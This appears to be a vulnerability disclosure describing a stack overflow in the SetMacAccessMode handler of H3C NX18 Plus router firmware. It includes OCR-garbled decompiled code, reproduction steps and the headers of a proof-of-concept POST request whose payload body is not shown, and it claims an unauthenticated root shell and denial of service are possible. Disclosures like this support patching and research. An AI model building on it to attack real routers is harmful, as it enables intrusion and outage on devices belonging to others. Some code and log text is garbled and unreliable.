

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the SetMacAccessMode function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
23| TIIC VZ4[30], // [5p+3011] [-13411] DIKER
    int v25[36]; // [sp+128h] [-104h] BYREF
    char v26[32]; // [sp+1B8h] [-74h] BYREF
27
    char v27[32]; // [sp+1D8h] [-54h] BYREF
28
29
    char v28[32]; // [sp+1F8h] [-34h] BYREF
30
    int 729; // [sp+218h] [-14h] BYREF
31
    int v30; // [sp+21Ch] [-10h] BYREF
     int v31[3]; // [sp+220h] [-Ch] BYREF
32
33
     V31[0] = 0;
34
35
     \vee30 = 0;
     v29 = 0;
36
37
     memset(v28, 0, sizeof(v28));
38
     memset(v27, 0, sizeof(v27));
     memset(v26 0 sizeof(v26));
39
     v2 = (const char *)websgetvar(a1, "param",
40
41
     if
42
     {
43
       memset(v28, 0, sizeof(v28));
      sscanf(v2, "%[^;];", v28);
44
       v3 = &v2[strlen(v28) + 1];
45
46
       V4 = atoi(V28);
47
       memset(v28, 0, sizeof(v28));
48
       sscanf(v3, "%[^;];", v28);
       v5 = strlen(v28);
```

In the SetMacAccessMode function, the param we entered is formatted using the sscanf function and in the form of %[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v28, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.124.1:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.124.1:80


DNT: 1

Connection: close

Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1




The picture above shows the process information before we send poc.

```
| SW | [KWOFKEF/1:2] | T167 *root | SW | [kworker/u8:0] | T457 *root | SW | [kworker/1:1] | S608 *root | SW | [kworker/3:2] | S622 *root | SW | [kworker/u8:1] | S690 *root | SW | [kworker/2:0] | S847 *root | SW | [kworker/3:1] | S920 *root | SW | [kworker/3:1] | S920 *root | SW | [kworker/2:1] | S912 *root | T60 S -mwcli | S912 *root | T60 S -mwcli | S912 *root | T60 S -mwcli | SW | SWOFKER |
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.